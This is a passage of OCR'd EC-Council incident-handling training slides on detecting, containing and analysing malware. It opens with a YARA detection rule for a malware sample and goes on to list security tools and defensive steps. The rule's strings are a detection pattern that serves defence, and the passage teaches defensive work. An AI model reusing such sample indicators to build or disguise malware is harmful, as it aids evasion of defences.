        author = "YarGen Rule Generator"
        reference = "not set"
        date = "[redacted]"
        hash = "bad8c7e6836b9a5679bfac0bc7483091e8e168f2"
    strings:
        $s0 = "%systemroot%\\System32\\rundll32.exe \"" fullword ascii /* PEStudio Blacklist: str
        $s1 = "c:\\Agenti\\SimpleVector\\Release\\SimpleVector.pdb" fullword ascii /* score: '28.
        $s2 = "GetCurrentProcessID" fullword ascii /* PEStudio Blacklist: strings */ /* score: '2
        $s3 = "<requestedExecutionLevel level=\"highestAvailable\" uiAccess=\"false\"/>" fullword
        $s4 = "SOFTWARE\\Microsoft\\VisualStudio\\9.0\\Setup\\VS" fullword ascii /* PEStudio Blac
        $s5 = "BG:\"oMpp" fullword ascii /* score: '12.00' */
        $s6 = "vvKPP80k.mKn" fullword ascii /* score: '12.00' */
        $s7 = "<?xml version=\"1.0\" encoding=\"UTF-8\" standalone=\"no\" ?><assembly xmlns=\"u"
        $s8 = "0b55581e0a49451a01584c2a1d52232245595663182 44a41405b172e11161932" fullword ascii /
        $s9 = "SimpleVector, Version 1.0" fullword wide /* score: '9.00' */
        $s10 = "* GN3?" fullword ascii /* score: '7.00' */
        $s11 = "SIMPLEVECTOR" fullword wide /* score: '6.50' */
        $s12 = ".OcL/2" fullword ascii /* score: '6.00' */
        $s13 = "VH.IYl" fullword ascii /* score: '6.00' */
        $s14 = "uKmtnQzd78" fullword ascii /* score: '5.00' */
        $s15 = "About SimpleVector" fullword wide /* score: '5.00' */
    condition:
        uint16(0) == 0x5a4d and filesize < 3785KB and all of them
}
```

https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Fileless Malware Incidents using SentinelOne

- SentinelOne is an **Extended Detection and Response** (XDR) security tool that helps incident handlers detect and respond to **fileless malware threats**
- When the fileless malware is executed in the memory, SentinelOne immediately detects and **reveals each element involved** in the malware incident
- It analyzes the **abused processes** and **command line arguments** that are executed by the fileless malware




https://www.sentinelone.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Tools for Detecting Remote Access Trojans (RATs)

SolarWinds Security Event Manager (SEM)

- SolarWinds Security Event Manager (SEM) is a complete end-point detection and response tool that allows the IH&R team to **detect and remove the Remote Access Trojans (RATs)** before the execution of their payload



https://www.solarwinds.com


- **Malwarebytes** — *https://www.malwarebytes.com*
- **Snort** — *https://www.snort.org*
- **OSSEC** — *https://www.ossec.net*
- **Zeek** — *https://zeek.org*
- **Suricata** — *https://suricata.io*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Tools for Detecting Malware in Encrypted Network Traffic

Flowmon

- Flowmon Encrypted Traffic Analysis allows incident responders to detect malware in the encrypted network traffic by obtaining the network **traffic metadata** in IPFIX format and enhancing it with **TLS protocol information**



https://www.flowmon.com

Cisco Encrypted Traffic Analytics
https://www.cisco.com

ThreatEye
https://www.liveaction.com

Juniper Advanced Threat Prevention (ATP)
https://www.juniper.net

Bitdefender Network Traffic Analysis (NTA)
https://www.bitdefender.com

ExtraHop Reveal(x) 360
https://www.extrahop.com


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Tools for Detecting Fileless Malware

AlienVault® USM Anywhere™

- AlienVault® USM Anywhere™ allows incident handlers to quickly **detect fileless attacks** to prevent damage, even when there are no signatures



https://cybersecurity.att.com

hide01.ir

Quick Heal Total Security
https://www.quickheal.com

Apex One™
https://www.trendmicro.com

Logsign
https://www.logsign.com

FortiGuard
https://www.fortinet.com

CYNET EDR
https://www.cynet.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#04: Explain Containment of Malware Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Containment of Malware Incidents

1. **Separate the compromised host** from the operational network
2. In case the malware has compromised **multiple systems**, cut off **compromised-system network services** and prioritize compromised systems according to importance of affected hosts to maintain business continuity
3. Use **separate VLANs** for infected hosts to determine the processes the malware employs to join the network when connected
4. Allow connections for **non-compromised devices** through an **access control network or VPN**
5. Start analysis of the compromised host to find **malware signatures**, **patterns**, or **behaviors** that you can use to contain the incident
6. Disable the targeted services, applications, and systems until the **exploited vulnerabilities** are patched
7. Remove **malicious registry entries** added by the malware
8. Review the network traffic and **block access** to the malware command and control server


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Tools for Containment of Malware Incidents

Infoblox

Infoblox solution for Malware Containment and Control allows incident responders to **contain malware incidents** efficiently by using DNS infrastructure and threat intelligence



https://www.infoblox.com

Rubrik
https://www.rubrik.com

Microsoft Defender for Endpoint
https://www.microsoft.com

Illumio
https://www.illumio.com

Comodo
https://www.comodo.com

Netwrix
https://www.netwrix.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#05: Describe How to Perform Malware Analysis

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparing Malware Testbed

Step 1	Allocate a **physical system** for the analysis lab
Step 2	Install a **virtual machine** (VMware, Hyper-V, etc.) on the system
Step 3	Install a **guest OS** on each virtual machine
Step 4	Isolate the system from the network by ensuring that the **NIC card** is in the "**host only**" mode
Step 5	Simulate Internet services using tools such as **iNetSim**
Step 6	Disable "**shared folders**" and "**guest isolation**"
Step 7	Install **malware analysis** tools
Step 8	Generate the **hash values** of each OS and tool
Step 9	Copy the **malware** to the guest OS

hideo1_ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Malware Analysis Tools

Hardware Tools Required for Malware Analysis

- A **ready-to-use jump kit** with different types of connectors to acquire data from a **compromised system** and create a backup of the system
- Storage media to **store** the acquired data and backup
- A write protected device to **protect the data from being modified** during acquisition and backup
- A system installed with a **virtual client** to run a **sandbox environment**

Software Tools Required for Malware Analysis

- Virtualization software such as VirtualBox, VMware vSphere Hypervisor, and Microsoft Hyper-V Server
- Forensic image extraction tools for data acquisition such as FTK® Imager
- PE analysis tools such as PEView, PeStudio, PEiD, and FileAlyzer
- Tools for **taking snapshots** of the hosts such as Regshot and Total Commander
- Memory dumping tools such as Belkasoft Live RAM Capturer and Volatility Framework
- Network sniffing tools such as Wireshark and tcpdump
- Network simulation software such as INetSim
- **Process exploring** and **monitoring** tools such as Process Monitor and Process Explorer
- Hex viewing tools such as Hex Editor Neo, 010 Editor, and Hexinator
- Debugging tools such as OllyDbg, Ghidra, and IDA Pro
- Tools for **searching malicious strings** such as Bintext, FLOSS, and Hex Workshop
- Tools such as Dependency Walker for finding program dependencies

h1ue01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Malware Analysis Techniques

- After obtaining initial reports of suspicious activity from victims, the incident responders should **employ various malware analysis techniques** to thoroughly examine the network and its systems for suspicious and malicious malware files

Malware Analysis Techniques

hide01.ir

Live System/ Dynamic Analysis

- Involves analyzing **live systems in operation** for the presence of malware

Memory Dump/ Static Analysis

- Involves analyzing **memory dumps or binary code** for traces of malware

Intrusion Analysis

- Involves analyzing the **logs** and **alerts from intrusion detection systems**, SIEMs, and firewalls for the detection and analysis of malware

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Malware Analysis Techniques: Live-System/ Dynamic Analysis

- Live system/dynamic analysis is also called **behavioral analysis** because it detects the presence of malware based on the malicious behavior or functioning of malware
- This type of analysis requires a safe environment such as **virtual machines** and **sandboxes** to deter the spread of malware
- Dynamic analysis consists of two stages: system baselining and host integrity monitoring

System Baselining

- Refers to taking a **snapshot** of the system at the time when the malware analysis begins
- The main purpose of system baselining is to identify significant changes from the **baseline state**
- The system baseline includes details of the **file system**, **registry**, **open ports**, **network activity**, etc.

Host Integrity Monitoring

- Involves taking a **snapshot** of the **system state** using the same tools before and after analysis, to detect **changes** made to the entities residing on the system
- **Host integrity monitoring** includes the following:
  - **Port monitoring**
  - **Process monitoring**
  - **Registry monitoring**
  - **Windows services monitoring**
  - **Startup programs monitoring**
  - **Event logs monitoring**
  - **Installation monitoring**
  - **Files and folders monitoring**
  - **Device drivers monitoring**
  - **Network traffic monitoring/analysis**
  - **DNS monitoring/resolution**
  - **API and system calls monitoring**
  - **Scheduled tasks monitoring**
  - **Browser activity monitoring**


hi-de01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Live-System Analysis: Port Monitoring and Process Monitoring


Port Monitoring

- Malware programs corrupt the system and **open system input/output ports** to establish connections with remote systems, networks, or servers to accomplish various malicious tasks
- Use tools such as **netstat**, **TCPView**, and **Port Monitor** to scan for suspicious ports and search for any connection established to suspicious IP addresses



Process Monitoring

- Malware programs camouflage themselves as **genuine Windows services** or hide their processes to avoid detection
- Use tools such as **Process Monitor**, **Process Explorer**, and **OpManager** to scan for suspicious processes




https://learn.microsoft.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Live-System Analysis: Registry Monitoring

- The Windows registry stores **OS and program configuration details**, such as settings and options
- Malware uses the registry to perform harmful activity continuously by **storing entries** into the registry and **ensuring** that the **malicious program** runs automatically whenever the computer or device boots
- Use tools such as **jv16 PowerTools**, **regshot**, and **Reg Organizer** to examine the changes made by the malware to the system's registry

